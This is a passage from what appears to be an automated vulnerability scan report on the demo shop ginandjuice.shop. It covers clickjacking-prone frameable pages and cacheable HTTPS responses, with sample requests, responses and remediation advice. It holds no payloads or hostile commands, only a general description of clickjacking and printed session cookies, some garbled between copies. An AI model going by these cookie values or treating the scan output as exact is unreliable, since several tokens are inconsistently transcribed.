Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=C6QDTBXupdPIpDRnYluSOj4DILC2PHoK;
AWSALB=OU0nX/X3EyepLEXsc/QwQtCdXkwbNBNHZN0iwpveAdP5GLHprBa6UepgAAr+hKlqUQLCyev1BgNLcon5vTEhy/Azw81ehVcmJI24HjLoW9d8KJ93yE6dLYEMWTJs;
AWSALBCORS=OU0nX/X3EyepLEXsc/QwQtCdXkwbNBNHZN0iwpveAdP5GLHprBa6UepgAAr+hKlqUQLCyev1BgNLcon5vTEhy/Azw81ehVcmJI24HjLoW9d8KJ93yE6dLYEMWTJs
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/catalog
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 2

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:16:54 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 4840
Set-Cookie:
AWSALB=+ILRsSrhf4iv+c9zkCSN/wy6nnjuvTAsuZ4ZYBBRsmffuvJiKDJ+QaAKvsG8zIIRBkH+wwE7eFjzLXz//TAO/rWnXKuUh+n3QPDfUk43RB6ZD+pV1b+dgVLW5E/D; Expires=Thu, 20 Oct 2022 17:16:54 GMT; Path=/
Set-Cookie:
AWSALBCORS=+ILRsSrhf4iv+c9zkCSN/wy6nnjuvTAsuZ4ZYBBRsmffuvJiKDJ+QaAKvsG8zIIRBkH+wwE7eFjzLXz//TAO/rWnXKuUh+n3QPDfUk43RB6ZD+pV1b+dgVLW5E/D; Expires=Thu, 20 Oct 2022 17:16:54 GMT; Path=/; SameSite=None; Secure
```

X-Backend: daeec98b-7d67-4a12-87b6-e05d3b4b8152

```
<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/
...[SNIP]...
```

Request 3

```
GET /?search=394698 HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie:
AWSALB=2e30SMXJGhxCJI5BlgfwDp287p41ymkckquB9A6i1VEByMuWUYkyuT83EMw/RUTTQRif1ju5veNAJ2tjuuZarFG3phSZXCQSwueLbDZGNE3HWU0mPkxowz49vg7G;
AWSALBCORS=2e30SMXJGhxCJI5BlgfwDp287p41ymkckquB9A6i1VEByMuWUYkyuT83EMw/RUTTQRif1ju5veNAJ2tjuuZarFG3phSZXCQSwueLbDZGNE3HWU0mPkxowz49vg7G; session=jMckTUY30yzHHHIVRIs80I0ftbyON87q
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 3

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:16:45 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2303
Set-Cookie:
AWSALB=nB5MryJCZMeAmap4hbaRIhc4d/gPyWC9QU0O2OfG0f/DYtaiaxlp1ggFz2MKVeyTBqkl8xKJmhnouJNLJxYcl5K4lOKWc5RbJ7/GSj9OP9cRfmWk0yQoWfAQ7FYH; Expires=Thu, 20 Oct 2022 17:16:45 GMT; Path=/
Set-Cookie:
AWSALBCORS=nB5MryJCZMeAmap4hbaRIhc4d/gPyWC9QU0O2OfG0f/DYtaiaxlp1ggFz2MKVeyTBqkl8xKJmhnouJNLJxYcl5K4lOKWc5RbJ7/GSj9OP9cRfmWk0yQoWfAQ7FYH; Expires=Thu, 20 Oct 2022 17:16:45 GMT; Path=/; SameSite=None; Secure
X-Backend: eb1a02e9-f8f6-4d9b-b9b1-fdb4e9189d8a

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsBlog.css rel=stylesheet>
<link href=/resour
...[SNIP]...
```

16. Frameable response (potential Clickjacking)

[Previous](#)

[Next](#)

Summary

	Severity:	Information
	Confidence:	Firm
	Host:	https://ginandjuice.shop
	Path:	/

Issue detail

This issue was found in multiple locations under the reported path.

Issue background

If a page fails to set an appropriate X-Frame-Options or Content-Security-Policy HTTP header, it might be possible for a page controlled by an attacker to load it within an iframe. This may enable a clickjacking attack, in which the attacker's page overlays the target application's interface with a different interface provided by the attacker. By inducing victim users to perform actions such as mouse clicks and keystrokes, the attacker can cause them to unwittingly carry out actions within the application that is being targeted. This technique allows the attacker to circumvent defenses against cross-site request forgery, and may result in unauthorized actions.

Note that some applications attempt to prevent these attacks from within the HTML page itself, using "framebusting" code. However, this type of defense is normally ineffective and can usually be circumvented by a skilled attacker.

You should determine whether any functions accessible within frameable pages can be used by application users to perform any sensitive actions within the application.

Issue remediation

To effectively prevent framing attacks, the application should return a response header with the name **X-Frame-Options** and the value **DENY** to prevent framing altogether, or the value **SAMEORIGIN** to allow framing only by pages on the same origin as the response itself. Note that the SAMEORIGIN header can be partially bypassed if the application itself can be made to frame untrusted websites.

References

- [Web Security Academy: Clickjacking](#)
- [X-Frame-Options](#)

Vulnerability classifications

- [CWE-693: Protection Mechanism Failure](#)
- [CAPEC-103: Clickjacking](#)

Request 1

```
GET /catalog/product?productId=7 HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=C6QDTBXupdPIpDRnYluSOj4DILC2PHoK;
AWSALB=OU0nX/X3EyepLEXsc/QwQtCdXkwbNBNZ0iwpveAdP5GLHpvBa6UepgAAr+hKIqUQLCyev1BgNLcon5vTEhy/Azw81ehVcmJI24HjLoW9d8KJ93yE6dLYEMWTJs;
AWSALBCORS=OU0nX/X3EyepLEXsc/QwQtCdXkwbNBNZ0iwpveAdP5GLHpvBa6UepgAAr+hKIqUQLCyev1BgNLcon5vTEhy/Azw81ehVcmJI24HjLoW9d8KJ93yE6dLYEMWTJs
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/catalog
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:16:54 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 4840
Set-Cookie:
AWSALB=+ILRsSrhf4iv+c9zkCSN/wy6nnjuvTAsuZ4zYBBRsmffuvJiKDJ+QaAKvsG8zIIRBkH+wwE7eFjzLXz//TAO/rWnXKuUh+n3QPDfUk43RB6ZD+pV1b+dgVLW5E/D; Expires=Thu, 20 Oct 2022 17:16:54 GMT; Path=/
Set-Cookie:
AWSALBCORS=+ILRsSrhf4iv+c9zkCSN/wy6nnjuvTAsuZ4zYBBRsmffuvJiKDJ+QaAKvsG8zIIRBkH+wwE7eFjzLXz//TAO/rWnXKuUh+n3QPDfUk43RB6ZD+pV1b+dgVLW5E/D; Expires=Thu, 20 Oct 2022 17:16:54 GMT; Path=/; SameSite=None; Secure
X-Backend: daeec98b-7d67-4a12-87b6-e05d3b4b8152

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
...[SNIP]...
```

Request 2

```
GET /catalog/filter?category=Accompaniments HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=Odi87zS4f6wDR5pMrRaLR543MosjAI1S;
AWSALB=d1We8ms0N6a6W5/93vRWIVOY+SPFAdFSt/8GcTkQwVv/99ajaccl2YIYN6buUeCSbJaFXQd6jikqjcKfpa2eu/BEu+2JxDvcP7SHRKT9wVvN9DOiq6IV4JRlj+G;
AWSALBCORS=d1We8ms0N6a6W5/93vRWIVOY+SPFAdFSt/8GcTkQwVv/99ajaccl2YIYN6buUeCSbJaFXQd6jikqjcKfpa2eu/BEu+2JxDvcP7SHRKT9wVvN9DOiq6IV4JRlj+G
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/catalog
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 2

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:16:47 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3691
Set-Cookie:
AWSALB=4OGQkAOkqzothSKukko2izoJkJoDwOnJlILZ9msuipIVEx+EJF+J1trNhxjDAwUlylUXjU3iBwaxU99Dn1q05l2ChjAAs6lD1oFBN6KL0rG4fi7pD3ukfd0VaW4; Expires=Thu, 20 Oct 2022 17:16:47 GMT; Path=/
Set-Cookie:
AWSALBCORS=4OGQkAOkqzothSKukko2izoJkJoDwOnJlILZ9msuipIVEx+EJF+J1trNhxjDAwUlylUXjU3iBwaxU99Dn1q05l2ChjAAs6lD1oFBN6KL0rG4fi7pD3ukfd0VaW4; Expires=Thu, 20 Oct 2022 17:16:47 GMT; Path=/; SameSite=None; Secure
X-Backend: 03fcc2bf-9aba-4ac8-962b-168168f526df

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
...[SNIP]...
```

Request 3

```
GET /catalog/filter?category=Accessories HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=7jXbzB62XOyxL2qoVU198DuLO4KALM2;
AWSALB=zM2V1TMCBWP70cAbTAcPfcLSrmvpt4mTSna3Qm0oZ3xDI+EKeyNT/90iuwCOyydJrnz0T+Rurg6ADagrLcYnflEtzpvZWnJCTdmlPc0zLXWRATumF8XzPZYU5Lyn;
AWSALBCORS=zM2V1TMCBWP70cAbTAcPfcLSrmvpt4mTSna3Qm0oZ3xDI+EKeyNT/90iuwCOyydJrnz0T+Rurg6ADagrLcYnflEtzpvZWnJCTdmlPc0zLXWRA
TumF8XzPZYU5Lyn
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/catalog
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 3


```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:16:46 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3694
Set-Cookie:
AWSALB=RrHpoJcaaiZ7RpyyQ+oOPEbNTSLhddL7BsEDRmi9PfVb7j8T4VzHmJfSOAcQWvS3gghxwryipLlqp2OLZMFp3DxyyyRvPaVoXF9SIAaE4LYzJALoBnU7+Vvwazq; Expires=Thu, 20 Oct 2022 17:16:46 GMT; Path=/
Set-Cookie:
AWSALBCORS=RrHpoJcaaiZ7RpyyQ+oOPEbNTSLhddL7BsEDRmi9PfVb7j8T4VzHmJfSOAcQWvS3gghxwryipLlqp2OLZMFp3DxyyyRvPaVoXF9SIAaE4LYzJALoBnU7+Vvwazq; Expires=Thu, 20 Oct 2022 17:16:46 GMT; Path=/; SameSite=None; Secure
X-Backend: 26b135fe-758a-464e-92a4-5105eefb1228

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
...[SNIP]...
```

17. Cacheable HTTPS response

[Previous](#)

Summary

	Severity:	Information
	Confidence:	Certain
	Host:	https://ginandjuice.shop
	Path:	/

Issue detail

This issue was found in multiple locations under the reported path.

Issue background

Unless directed otherwise, browsers may store a local cached copy of content received from web servers. Some browsers, including Internet Explorer, cache content accessed via HTTPS. If sensitive information in application responses is stored in the local cache, then this may be retrieved by other users who have access to the same computer at a future time.

Issue remediation

Applications should return caching directives instructing browsers not to store local copies of any sensitive data. Often, this can be achieved by configuring the web server to prevent caching for relevant paths within the web root. Alternatively, most web development platforms allow you to control the server's caching directives from within individual scripts. Ideally, the web server should return the following HTTP headers in all responses containing sensitive content:

- Cache-control: no-store
- Pragma: no-cache

References

- [Web Security Academy: Information disclosure](#)

Vulnerability classifications

- [CWE-524: Information Exposure Through Caching](#)
- [CWE-525: Information Exposure Through Browser Caching](#)
- [CAPEC-37: Retrieve Embedded Sensitive Data](#)

Request 1

```
GET /catalog/filter?category=Gin HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=ILOKoZzDZMLRXz1WxjTFSwU8uNAvnxt7;
AWSALB=Q1f/wiANb/uhJsT1dHLpCoi3Gj5E//1P8gUS8IPAgBnZGRwnarayvMtFX+US/BweZRYqoxELrUoEiDfeGwLhysLegbEpdRqJugyqTNXofx2APEL5RiULFkNhqnFG;
AWSALBCORS=Q1f/wiANb/uhJsT1dHLpCoi3Gj5E//1P8gUS8IPAgBnZGRwnarayvMtFX+US/BweZRYqoxELrUoEiDfeGwLhysLegbEpdRqJugyqTNXofx2APEL5RiULFkNhqnFG
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/catalog
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 1

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:16:48 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3669
Set-Cookie:
AWSALB=aulCJ+rP93gpmP5pPBXZ575UD4Y1WCXxV6EuLQkIGVW6UUIqylunf7IJRRgHwgkUk7z9jAV8oVvyHqLCkX7i3ArBgLChEF214UFtr10HIB66JIL2R5CNIrpfDtu; Expires=Thu, 20 Oct 2022 17:16:48 GMT; Path=/
Set-Cookie:
AWSALBCORS=aulCJ+rP93gpmP5pPBXZ575UD4Y1WCXxV6EuLQkIGVW6UUIqylunf7IJRRgHwgkUk7z9jAV8oVvyHqLCkX7i3ArBgLChEF214UFtr10HIB66JIL2R5CNIrpfDtu; Expires=Thu, 20 Oct 2022 17:16:48 GMT; Path=/; SameSite=None; Secure
X-Backend: 99dbc144-59d2-49e0-812a-b1ce506ed7bf

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
...[SNIP]...
```

Request 2

```
GET /catalog/product?productId=7 HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=C6QDTBXupdPIpDRnYluSOj4DILC2PHoK;
AWSALB=OU0nX/X3EyepLEXsc/QwQtCdXkwbNBNZ0iwpveAdP5GLHprBa6UepgAAr+hKlqUQLCyev1BgNLcon5vTEhy/Azw81ehVcmJI24HjLoW9d8KJ93yE6dLYEMWTJs;
```

```
AWSALBCORS=OU0nX/X3EyepLEXsc/QwQtCdXkwbNBNZ0iwpveAdP5GLHpvRba6UepgAAr+hKIqUQLCyev1BgNLcon5vTEhy/Azw81ehVcmJI24HjLoW9d8KJ
93yE6dLYEMWTJs
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/catalog
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 2

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:16:54 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 4840
Set-Cookie:
AWSALB=+ILRsSrhf4iv+c9zkCSN/wy6nnjuvTAsuZ4zYBBRsmffuvJiKDJ+QaAKvsG8zIIRBkH+wwE7eFjzLXz//TAO/rWnXKuUh+n3QPdFuk43RB6ZD+pV1b+dgVL
W5E/D; Expires=Thu, 20 Oct 2022 17:16:54 GMT; Path=/
Set-Cookie:
AWSALBCORS=+ILRsSrhf4iv+c9zkCSN/wy6nnjuvTAsuZ4zYBBRsmffuvJiKDJ+QaAKvsG8zIIRBkH+wwE7eFjzLXz//TAO/rWnXKuUh+n3QPdFuk43RB6ZD+pV1b
+dgVLW5E/D; Expires=Thu, 20 Oct 2022 17:16:54 GMT; Path=/; SameSite=None; Secure
X-Backend: daeec98b-7d67-4a12-87b6-e05d3b4b8152

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
...[SNIP]...
```

Request 3

```
GET /catalog/filter?category=Accompaniments HTTP/2
Host: ginandjuice.shop
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.91 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session=Odi87zS4f6wDR5pMrRaLR543MosjAl1S;
AWSALB=d1We8ms0N6a6W5/93vRWIVOY+SPFAdFSt/8GcTkQwVv/99ajaccl2YIYN6buUeCSbJaFXQd6jikqjckFpa2eu/BEu+2JxDvcp7SHRKT9wVvN9DOiq6IV
4JRIj+G;
AWSALBCORS=d1We8ms0N6a6W5/93vRWIVOY+SPFAdFSt/8GcTkQwVv/99ajaccl2YIYN6buUeCSbJaFXQd6jikqjckFpa2eu/BEu+2JxDvcp7SHRKT9wVvN9D
Oiq6IV4JRIj+G
Upgrade-Insecure-Requests: 1
Referer: https://ginandjuice.shop/catalog
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="106", "Chromium";v="106"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 3

```
HTTP/2 200 OK
Date: Thu, 13 Oct 2022 17:16:47 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3691
Set-Cookie:
AWSALB=4OGQkAOkqzothSKukko2izoJkJoDwOnJlILZ9msuipIVEx+EJF+J1trNhxDawUlylUXjU3iBwaxU99Dn1q05I2ChjAAs6ID1oFBN6KL0rG4fi7pD3ukfd0Va
W4; Expires=Thu, 20 Oct 2022 17:16:47 GMT; Path=/
Set-Cookie:
AWSALBCORS=4OGQkAOkqzothSKukko2izoJkJoDwOnJlILZ9msuipIVEx+EJF+J1trNhxDawUlylUXjU3iBwaxU99Dn1q05I2ChjAAs6ID1oFBN6KL0rG4fi7pD3uk
fd0VaW4; Expires=Thu, 20 Oct 2022 17:16:47 GMT; Path=/; SameSite=None; Secure
X-Backend: 03fcc2bf-9aba-4ac8-962b-168168f526df

<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
<link href=/resources/css/labsEcommerce.css rel=stylesheet>
<link href=/r
...[SNIP]...
```